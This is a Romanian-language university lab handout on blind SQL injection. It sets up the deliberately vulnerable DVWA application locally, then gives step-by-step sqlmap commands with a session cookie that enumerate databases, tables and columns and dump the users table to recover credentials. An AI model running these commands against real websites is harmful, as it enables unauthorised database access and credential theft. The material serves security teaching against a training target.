Securitatea Datelor

Laboratorul nr.4: SQL Injection (Blind)

Cuprins

[1. Definiție 3](#_Toc5372)

[2. Demonstrație atac SQL Injection (Blind) 3](#_Toc5373)

[2.1 Aplicații utilizate 3](#_Toc5374)

[2.2 Configurare aplicații 4](#_Toc5375)

[2.3 Realizare atac SQL Injection (Blind) 7](#_Toc5376)

# Definiție

Blind SQL Injection este o altă tehnică de exploatare a vulnerabilităților de tip SQL Injection folosită pentru obținerea de informații dintr-o bază de date, într-un mod neautorizat, atunci când aplicația web nu afișează erori în pagină datorită setărilor făcute de developer. Acestă metodă poate fi folosită și atunci când nu sunt afișate nici un fel de informații din setul de date returnat de baza de date.

# Demonstrație atac SQL Injection (Blind)


În laboratorul nr.4 se va exemplifica un atac de tipul SQL Injection (BLIND) asupra aplicației pe care am învățat să o instalăm în laboratorul nr.1 (Damn Vulnerable Web Application – DVWA).

## Aplicații utilizate

* Damn Vulnerable Web Application – (aplicația asupra căreia se va realiza atacul)
* Pentest (instalat la primul laborator)
* FireFox (Browser) link download: <https://www.mozilla.org/ro/firefox/new/>
* Extensia TamperData pentru FireFox:
* SQL Map ( utilitar pe care îl găsim în Pentest Box)

## Configurare aplicații

* Pasul 1. Pornim modulele Apache și MySQL din XAMPP (necesare aplicației DVWA).




* Pasul 2. Ne conectăm la aplicația DVWA cu următoarele credențiale

Username: admin

Password: password




* Pasul 3. Din tabul din stânga selectăm DVWA Security



* Pasul 4. Selectăm Security Level pe nivelul Low și apăsăm butonul Submit

* Pasul 5. Instalare Tamer Data o <https://addons.mozilla.org/ro/firefox/addon/tamper-data-for-ff-quantum/>



o Apăsăm butonul Adaugă în FireFox o Va aparea în coltul din dreapta sus un nor




* Pasul 6. Accesăm aplicația DVWA la categoria SQL Injection (BLIND)

<http://localhost/dvwa/vulnerabilities/sqli_blind/>




* Pasul 7. Pornim aplicația Tamper Data



## Realizare atac SQL Injection (Blind)

* Pasul 1. În căsuța de dialog introducem cifra 2 și va fi afișat următorul mesaj, apăsăm tasta OK




* Pasul 2. Deschidem aplicația PentestBox și tastăm sqlmap




* Pasul 3. Pentru afișarea bazelor de date tastăm următoarea comandă

sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli\_blind/?id=2&Submit=Submit" --cookie


"security=low; PHPSESSID=kt1cvnj6cv9s59g4hd4s915j7k" –dbs



o aceasta date au fost colectate cu TamperData




* Pasul 4. Au fost identificate următoarele baze de date



* Pasul 5. Pentru extragerea tabelelor din dvwa scriem următoarea comandă: sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli\_blind/?id=2&Submit=Submit" --cookie


"security=low; PHPSESSID=kt1cvnj6cv9s59g4hd4s915j7k" -D dvwa –tables

Au fost identificate 2 tabele:



* Pasul 6. Pentru extragerea coloanelor din tabela users, scriem următoarea comandă:

sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli\_blind/?id=2&Submit=Submit" --cookie "security=low; PHPSESSID=kt1cvnj6cv9s59g4hd4s915j7k" -T users –columns Au fost identificate 8 coloane:



* Pasul 7. Pentru aflarea credențialelor tastăm următoarea comandă

sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli\_blind/?id=2&Submit=Submit" --cookie

"security=low; PHPSESSID=kt1cvnj6cv9s59g4hd4s915j7k" -T users –dump

